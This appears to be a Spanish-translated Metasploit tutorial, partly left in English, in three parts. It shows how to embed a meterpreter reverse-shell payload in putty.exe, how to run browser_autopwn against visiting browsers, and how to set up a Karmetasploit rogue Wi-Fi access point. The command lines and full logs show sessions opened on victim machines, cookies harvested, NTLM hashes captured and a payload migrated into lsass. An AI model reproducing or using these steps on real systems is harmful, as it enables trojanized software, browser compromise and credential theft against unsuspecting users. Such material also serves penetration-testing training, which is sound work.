Una de las ultimas características adicionales agregadas a Metasploit fue la capacidad de integrar un payload de Metasploit en cualquier ejecutable que desea, es sencillamente brillante. Cuando digo que cualquier ejecutable, es cualquier ejecutable. ¿Usted quiere algo de un “backdoor” que se descarga de Internet? ¿Qué hay de IExplorer? O explorer.exe o putty, cualquiera de estos iba a funcionar. Gran parte de esto es extremadamente simple. Aquí hay una línea sobre la forma de tomar cualquier ejecutable que desea integrar y cualquiera que sea el “payload” que desea utilizar.

```
relik@fortress:/pentest/exploits/framework3# ./msfpayload  
windows/meterpreter/reverse_tcp LHOST=10.10.1.132 LPORT=8080 R |  
./msfencode -t exe -x  
/tmp/putty.exe -o /tmp/putty_backdoored.exe -e x86/shikata_ga_nai -c 5  
[*] x86/shikata_ga_nai succeeded with size 927 (iteration=1)  
[*] x86/shikata_ga_nai succeeded with size 1023 (iteration=2)  
[*] x86/shikata_ga_nai succeeded with size 1093 (iteration=3)  
[*] x86/shikata_ga_nai succeeded with size 1193 (iteration=4)  
[*] x86/shikata_ga_nai succeeded with size 1248 (iteration=5)  
  
relik@fortress:/pentest/exploits/framework3# ./msfcli  
exploit/multi/handler payload=shikata_ga_nai lhost=10.10.1.231  
lport=8080  
payload=windows/meterpreter/reverse_tcp E  
[*] Please wait while we load the module tree...  
[*] Started reverse handler on port 8080  
[*] Starting the payload handler...
```

## Browser Autopwn

### Browser Autopwn

En DefCon 17, desarrolladores de Metasploit de Egipto presentó un navegador Autopwn para MSF. Este nuevo módulo realiza una emocionante navegación y toma “fingerprints” antes de lanzar exploits de la víctima. Por lo tanto, si el PC remoto está usando Internet Explorer 6, no se pondrá en marcha la explotación de IE7 en ella. El paquete de “slides” (diapositivas) para la presentación de Egipto está disponible para su placer de la lectura en: [http://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-egypt-guided\\_missiles\\_metasploit.pdf](http://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-egypt-guided_missiles_metasploit.pdf).

La instalación para el módulo 'server/browser\_autopwn' es muy simple como se muestra below.como

```

msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          ----- 
      LHOST      192.168.1.101   yes       The IP address to use for
reverse-connect payloads
      SRVHOST    0.0.0.0        yes       The local host to listen on.
      SRVPORT    8080           yes       The local port to listen on.
      SSL        false          no        Use SSL
      URIPATH    (default is random)
                                     no        The URI to use for this exploit

msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) >

```

Eso es realmente todo lo que hay a la configuración requerida. Ahora vamos a correrlo y ver lo que hace.

```

msf auxiliary(browser_autopwn) > run
[*] Auxiliary module running as background job
msf auxiliary(browser_autopwn) >

[*] Starting exploit modules on host 192.168.1.101...
[*] ---
...snip...
[*] Starting exploit multi/browser/firefox_escape_retval with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/zCtg7oC
[*] Local IP: http://192.168.1.101:8080/zCtg7oC
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/vTNGJx
[*] Local IP: http://192.168.1.101:8080/vTNGJx
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/abmR33jxStsF7

```

```

[*] Local IP: http://192.168.1.101:8080/abmR33jxStsF7
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
...snip...
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/RdDDhKANpV
[*] Local IP: http://192.168.1.101:8080/RdDDhKANpV
[*] Server started.

[*] --- Done, found 11 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.

```

Now all we need to do is get some poor victim to navigate to our malicious website and when they do, Browser Autopwn will target their browser based on its version.

```

[*] Request '/' from 192.168.1.128:1767
[*] Request
'/?sessid=V2luZG93czpYUDp1bmRlZmluzWQ6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQMjо=
' from 192.168.1.128:1767
[*] JavaScript Report: Windows:XP:undefined:en-us:x86:MSIE:6.0;SP2:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Sending Internet Explorer COM CreateObject Code Execution exploit
HTML to 192.168.1.128:1774...
[*] Sending Internet Explorer Daxctle.OCX KeyFrame Method Heap Buffer
Overflow Vulnerability to 192.168.1.128:1775...
[*] Sending Microsoft Internet Explorer Data Binding Memory Corruption
init HTML to 192.168.1.128:1774...
[*] Sending EXE payload to 192.168.1.128:1775...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:62360 ->
192.168.1.128:1798)
msf auxiliary(browser_autopwn) > sessions -1

Active sessions
=====

```

Id	Description	Tunnel
1	Meterpreter	192.168.1.101:62360 -> 192.168.1.128:1798

```

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

```

```
meterpreter > sysinfo  
Computer: XP-SP2-BARE  
OS : Windows XP (Build 2600, Service Pack 2).  
meterpreter > ipconfig
```

```
MS TCP Loopback interface  
Hardware MAC: 00:00:00:00:00:00  
IP Address : 127.0.0.1  
Netmask : 255.0.0.0
```

```
AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport  
Hardware MAC: 00:0c:29:41:f2:e8  
IP Address : 192.168.1.128  
Netmask : 255.255.0.0
```

```
meterpreter >
```

Una operación muy astuta! Y no sólo se limita a Internet Explorer. Inclusive Firefox podría ser abusado.

```
[*] Request '/' from 192.168.1.112:1122  
[*] Request  
'/?sessid=V2luZG93czpYUDp1bmRlZmluZWQ6ZnItR1I6eDg20kZpcmVmb3g6MTo='  
from 192.168.1.112:1122  
[*] JavaScript Report: Windows:XP:undefined:fr-FR:x86:Firefox:1:  
[*] No database, using targetcache instead  
[*] Responding with exploits  
[*] Request '/favicon.ico' from 192.168.1.112:1123  
[*] 404ing /favicon.ico  
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code  
Execution to 192.168.1.112:1124...  
[*] Sending Mozilla Suite/Firefox Navigator Object Code Execution to  
192.168.1.112:1125...  
[*] Sending Firefox 3.5 escape() Return Value Memory Corruption to  
192.168.1.112:1123...  
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code  
Execution to 192.168.1.112:1125...  
[*] Command shell session 3 opened (192.168.1.101:56443 ->  
192.168.1.112:1126)  
  
msf auxiliary(browser_autopwn) > sessions -i 3  
[*] Starting interaction with 3...  
  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Program Files\Mozilla Firefox>hostname  
hostname  
doookie-fa154354  
  
C:\Program Files\Mozilla Firefox>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix . : doookie  
    IP Address . . . . . : 192.168.1.112  
    Subnet Mask . . . . . : 255.255.0.0  
    Default Gateway . . . . . : 192.168.1.1  
  
C:\Program Files\Mozilla Firefox>
```

## Karmetasploit

Karmetasploit es una gran función dentro de Metasploit, lo que le permite a los falsos puntos de acceso capturar contraseñas, datos, y llevar a cabo ataques contra el navegador de los clientes.

Hay algunas configuraciones necesarias para tener Karmetasploit funcionando adecuadamente. El primer paso es obtener el control de ejecución de archivo para Karmetasploit:

## Configuration

Hay algunas configuraciones necesarias para tener Karmetasploit funcionando adecuadamente. El primer paso es obtener el control de ejecución de archivo para Karmetasploit:

```
root@bt4:/pentest/exploits/framework3# wget  
"http://metasploit.com/users/hdm/tools/karma.rc"  
--2009-05-04 18:43:26--  
http://metasploit.com/users/hdm/tools/karma.rc  
Resolving metasploit.com... 66.240.213.81  
Connecting to metasploit.com|66.240.213.81|:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1088 (1.1K) [text/plain]  
Saving to: `karma.rc'
```

```
100% [=====>] 1,088     --.-K/s   in 0s  
2009-05-04 18:43:27 (88.7 MB/s) - `karma.rc' saved [1088/1088]
```

Después de haber obtenido ese requisito, es necesario crear la infraestructura que se requiere. Cuando los clientes se conectan al AP falso se espera que se le asigne una dirección IP. Como tal, tenemos que poner un servidor DHCP en su lugar. Vamos a configurar nuestro archivo "dhcpd.conf". [writer jobs](#)

```
root@bt4:/pentest/exploits/framework3# cat /etc/dhcp3/dhcpd.conf  
option domain-name-servers 10.0.0.1;  
  
default-lease-time 60;  
max-lease-time 72;  
  
ddns-update-style none;  
  
authoritative;  
  
log-facility local7;  
  
subnet 10.0.0.0 netmask 255.255.255.0 {  
    range 10.0.0.100 10.0.0.254;  
    option routers 10.0.0.1;  
    option domain-name-servers 10.0.0.1;  
}
```

Luego tenemos que instalar algunos requisitos.

```
root@bt4:~# gem install activerecord sqlite3-ruby  
Successfully installed activerecord-2.3.2  
Building native extensions. This could take a while...  
Successfully installed sqlite3-ruby-1.2.4  
2 gems installed  
Installing ri documentation for activerecord-2.3.2...  
Installing ri documentation for sqlite3-ruby-1.2.4...  
Installing RDoc documentation for activerecord-2.3.2...  
Installing RDoc documentation for sqlite3-ruby-1.2.4...
```

Ahora estamos listos para ir. En primer lugar, debemos reiniciar nuestro adaptador inalámbrico en modo monitor. Para ello, primero detener la interfaz, y luego use airmon-ng para reiniciar en modo monitor. Entonces, nosotros utilizamos la base airbase-ng para iniciar una nueva red.

```
root@bt4:~# airmon-ng
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0)

```
root@bt4:~# airmon-ng stop ath0
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0) (VAP destroyed)

```
root@bt4:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
```

```
root@bt4:~# dhcpcd3 -cf /etc/dhcp3/dhcpcd.conf at0
```

```
Internet Systems Consortium DHCP Server V3.1.1
```

```
Copyright 2004-2008 Internet Systems Consortium.
```

```
All rights reserved.
```

```
For info, please visit http://www.isc.org/sw/dhcp/
```

```
Wrote 0 leases to leases file.
```

```
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
```

```
Sending on LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
```

```
Sending on Socket/fallback/fallback-net
```

```
Can't create PID file /var/run/dhcpcd.pid: Permission denied.
```

```
root@bt4:~# ps aux | grep dhcpcd
```

```
dhcpcd 6490 0.0 0.1 3812 1840 ? Ss 22:55 0:00
```

```
dhcpcd3 -cf /etc/dhcp3/dhcpcd.conf at0
```

```
root 6493 0.0 0.0 3232 788 pts/0 S+ 22:55 0:00 grep
```

```
dhcpcd
```

```
root@bt4:~# airmon-ng start wifi0
```

Found 3 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

```
-e
```

PID	Name
-----	------

5636	NetworkManager
------	----------------

5641	wpa_supplicant
------	----------------

5748	dhclient3
------	-----------

Interface	Chipset	Driver
-----------	---------	--------

```
wifi0      Atheros      madwifi-ngError for wireless request "Set
Frequency" (8B04) :
      SET failed on device ath0 ; No such device.
ath0: ERROR while getting interface flags: No such device

ath1      Atheros      madwifi-ng VAP (parent: wifi0)

root@bt4:~# airbase-ng -P -C 30 -e "U R PWND" -v ath1
For information, no action required: Using gettimeofday() instead of
/dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on ath1 to 1800
22:52:25  Access Point with BSSID 00:1A:4D:49:0B:26 started.
```

Airbase-ng ha creado una nueva interfaz para nosotros, at0. Esta es la interfaz de ahora vamos a utilizar. Ahora vamos a asignar una dirección IP a nosotros mismos y poner en marcha nuestro servidor DHCP escuchando en nuestra nueva interfaz.

```
root@bt4:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt4:~# dhcpcd3 -cf /etc/dhcp3/dhcpcd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
Sending on  LPF/at0/00:1a:4d:49:0b:26/10.0.0/24
Sending on  Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpcd.pid: Permission denied.
root@bt4:~# ps aux | grep dhcpcd
dhcpcd    6490  0.0  0.1  3812  1840 ?          Ss   22:55   0:00
dhcpcd3 -cf /etc/dhcp3/dhcpcd.conf at0
root     6493  0.0  0.0  3232    788 pts/0    S+   22:55   0:00 grep
dhcpcd
```

## Karmetasploit in Action

### **Karmetasploit in Action**

Ahora, con todo listo, todo lo que queda es ejecutar Karmetasploit! Ponemos en marcha Metasploit, alimentándolo archivo de nuestro control de ejecución.

```
root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfconsole -r karma.rc
```

```
[+] metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- ---[ 372 exploits - 234 payloads
+ -- ---[ 20 encoders - 7 nops
      =[ 149 aux

resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from
/pentest/exploits/framework3/plugins/db_sqlite3: Deprecated plugin
resource> db_create /root/karma.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource> set LHOST 10.0.0.1
...snip...
[*] Using URL: http://0.0.0.0:55550/hzr8QG95C
[*] Local IP: http://192.168.2.2:55550/hzr8QG95C
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.

msf auxiliary(http) >
```

En este punto, estamos en marcha. Todo lo que se requiere ahora es que un cliente se conecte a un acces point falso. Cuando se conectan, verán una falso "captive portal" en pantalla de

estilo independientemente al sitio web que intenta conectarse. Usted puede ver a través de su salida, y ver que un gran número de diferentes servidores se han iniciado. De DNS, POP3, IMAP, HTTP a varios servidores, tenemos una amplia red ahora se lanza a la captura de varios bits de información.

Ahora vamos a ver qué pasa cuando un cliente se conecta al AP falsos que hemos establecido.

```
msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] HTTP REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01
cookies=MC1=V=3&
GUID=e2eabc69be554e3587acce84901a53d3;
MUID=E7E065776DBC40099851B16A38DB8275; mh=MSFT;
CULTURE=EN-US; zip=z:68101|la:41.26|lo:-96.013|c:US|hr:1;
FlightGroupId=14; FlightId=BasePage;
hpsvr=M:5|F:5|T:5|E:5|D:blu|W:F; hpcli=W.H|L.|S.|R.|U.L|C.|H. ;
ushpwea=wc:USNE0363; wpv=2
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a
transaction /usr/lib/ruby/1.8/sqlite3/errors.rb:62:in
`check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:47:in
`check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:39:in
`commence'/usr/lib/ruby/1.8/sqlite3
...snip...
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows
IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows
IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html
Windows IE 5.01
```

```
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1
241334880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-
17FaT7qz3zwXjen9_miz8RDn_rA-
1P_IbBocsb3m4eFCH6hI1ae23ghwenHaEGltA5hizbjA2gk8i7m8u9za718IFyaDEJRW0I
p1sT8uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE
5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1
241334880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-
17FaT7qz3zwXjen9_miz8RDn_rA-
1P_IbBocsb3m4eFCH6hI1ae23ghwenHaEGltA5hizbjA2gk8i7m8u9za718IFyaDEJRW0I
p1sT8uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows
IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html
Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows
IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows
IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] Sending MS03-020 Internet Explorer Object Type to
10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows
IE 5.01 cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTHASH: OS:Windows 2000 2195
LM:Windows 2000 5.0
...snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html
Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1362 TARGET\P0WN3D
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows
2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html
Windows IE 5.01 cookies=
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Connecting to the ADMIN$ share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows
IE 5.01 cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows
IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html
Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html
Windows IE 5.01 cookies=
```

```
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows  
IE 5.01 cookies=  
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows  
IE 5.01 cookies=  
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE  
5.01 cookies=  
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE  
5.01 cookies=  
[*] Created UxsjordQ.exe...  
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE  
5.01 cookies=  
[*] Connecting to the Service Control Manager...  
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01  
cookies=  
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html  
Windows IE 5.01 cookies=  
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows  
IE 5.01 cookies=  
[*] Obtaining a service manager handle...  
[*] Creating a new service...  
[*] Closing service handle...  
[*] Opening service...  
[*] Starting the service...  
[*] Transmitting intermediate stager for over-sized stage...(191  
bytes)  
[*] Removing the service...  
[*] Closing service handle...  
[*] Deleting UxsjordQ.exe...  
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D  
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195  
LM:Windows 2000 5.0  
[*] Sending Access Denied to 10.0.0.100:1362  
[*] Received 10.0.0.100:1365 TARGET\P0WN3D  
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d  
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows  
2000 2195 LM:Windows 2000 5.0  
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...  
[*] AUTHENTICATED as TARGETP0WN3D...  
[*] Ignoring request from 10.0.0.100, attack already in progress.  
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D  
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to  
10.0.0.100:1278...  
[*] Sending stage (2650 bytes)  
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to  
10.0.0.100:1367...  
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01  
cookies=  
[*] Sleeping before handling stage...  
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01  
cookies=  
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01  
cookies=
```

```

[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

msf auxiliary(http) > sessions -l

Active sessions
=====

  Id  Description  Tunnel
  --  -----  -----
  1  Meterpreter  10.0.0.1:45017 -> 10.0.0.100:1364

```

## Attack Analysis

Wow! Esa fue una gran salida! Por favor tómese el tiempo para leer a través de la salida, y tratar de entender lo que está sucediendo. Vamos a romper algunos de los resultados.

```

[*] DNS 10.0.0.100:1284 XID 92 (IN::A ecademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)

```

Aquí podemos ver las búsquedas de DNS que se están produciendo. La mayoría de estos son iniciadas por Karmetasploit en los intentos de recopilar información del cliente.

```

[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html
Windows IE 5.01 cook
ies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=12413
34880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA
1P_IbBocsb3m4eFCH6h
I1ae23ghwenHaEGltA5hizbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1st8uHhsJGTYfpAlne
1vB8

[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE
5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1
241334880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-
17FaT7qz3zwXjen9_miz8RDn_rA

```

```
1P_IbBocsb3m4e FCH6hI1ae23g  
hwenHaEGltA5hizbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8
```

Aquí podemos ver Karmetasploit recogiendo información de las cookies desde el cliente. Esta información podría ser útil para su uso en ataques contra el usuario más adelante.

```
[*] Received 10.0.0.100:1362 TARGET\P0WN3D  
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72  
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows  
2000 2195 LM:Windows 2000 5.0  
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...  
[*] AUTHENTICATED as TARGET\P0WN3D...  
[*] Connecting to the ADMIN$ share...  
[*] Regenerating the payload...  
[*] Uploading payload...  
[*] Obtaining a service manager handle...  
[*] Creating a new service...  
[*] Closing service handle...  
[*] Opening service...  
[*] Starting the service...  
[*] Transmitting intermediate stager for over-sized stage...(191  
bytes)  
[*] Removing the service...  
[*] Closing service handle...  
[*] Deleting UxsjordQ.exe...  
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D  
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195  
LM:Windows 2000 5.0  
[*] Sending Access Denied to 10.0.0.100:1362  
[*] Received 10.0.0.100:1365 TARGET\P0WN3D  
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaef5373897d  
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows  
2000 2195 LM:Windows 2000 5.0  
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...  
[*] AUTHENTICATED as TARGET\P0WN3D...  
[*] Ignoring request from 10.0.0.100, attack already in progress.  
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D  
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to  
10.0.0.100:1278...  
[*] Sending stage (2650 bytes)  
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to  
10.0.0.100:1367...  
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01  
cookies=  
[*] Sleeping before handling stage...  
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01  
cookies=
```

```

[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01
cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

```

Aquí es donde se pone realmente interesante! Hemos obtenido los hashes de contraseñas del sistema, que pueden ser utilizados para identificar las contraseñas reales. Esto es seguido por la creación de una sesión de Meterpreter.

Ahora tenemos acceso al sistema, le permite ver lo que podemos hacer con él.

```

msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process list
=====

  PID  Name          Path
  ---  ---
  144  smss.exe      \SystemRoot\System32\smss.exe
  172  csrss.exe     \??\C:\WINNT\system32\csrss.exe
  192  winlogon.exe  \??\C:\WINNT\system32\winlogon.exe
  220  services.exe  C:\WINNT\system32\services.exe
  232  lsass.exe     C:\WINNT\system32\lsass.exe
  284  firefox.exe   C:\Program Files\Mozilla
Firefox\firefox.exe
  300  KodakImg.exe  C:\Program Files\Windows
NT\Accessories\ImageVueKodakImg.exe
  396  svchost.exe   C:\WINNT\system32\svchost.exe
  416  spoolsv.exe   C:\WINNT\system32\spoolsv.exe
  452  svchost.exe   C:\WINNT\System32\svchost.exe
  488  regsvc.exe   C:\WINNT\system32\regsvc.exe
  512  MSTask.exe    C:\WINNT\system32\MSTask.exe
  568  VMwareService.exe  C:\Program Files\VMware\VMware
Tools\VMwareService.exe
  632  WinMgmt.exe   C:\WINNT\System32\WBEM\WinMgmt.exe
  696  TPAutoConnSvc.exe C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
  760  Explorer.exe   C:\WINNT\Explorer.exe
  832  VMwareTray.exe C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
  848  rundll32.exe   C:\WINNT\system32\rundll32.exe

```

```
860  VMwareUser.exe      C:\Program Files\VMware\VMware  
Tool\VMwareUser.exe  
884  RtWLan.exe          C:\Program Files\ASUS WiFi-AP  
Solo\RtWLan.exe  
916  TPAutoConnect.exe   C:\Program Files\VMware\VMware  
Tools\TPAutoConnect.exe  
952  SCardSvr.exe        C:\WINNT\System32\SCardSvr.exe  
1168 IEXPLORE.EXE       C:\Program Files\Internet  
Explorer\IEXPLORE.EXE
```

```
meterpreter > ipconfig /all
```

```
VMware Accelerated AMD PCNet Adapter  
Hardware MAC: 00:0c:29:85:81:55  
IP Address    : 0.0.0.0  
Netmask       : 0.0.0.0
```

```
Realtek RTL8187 Wireless LAN USB NIC  
Hardware MAC: 00:c0:ca:1a:e7:d4  
IP Address    : 10.0.0.100  
Netmask       : 255.255.255.0
```

```
MS TCP Loopback interface  
Hardware MAC: 00:00:00:00:00:00  
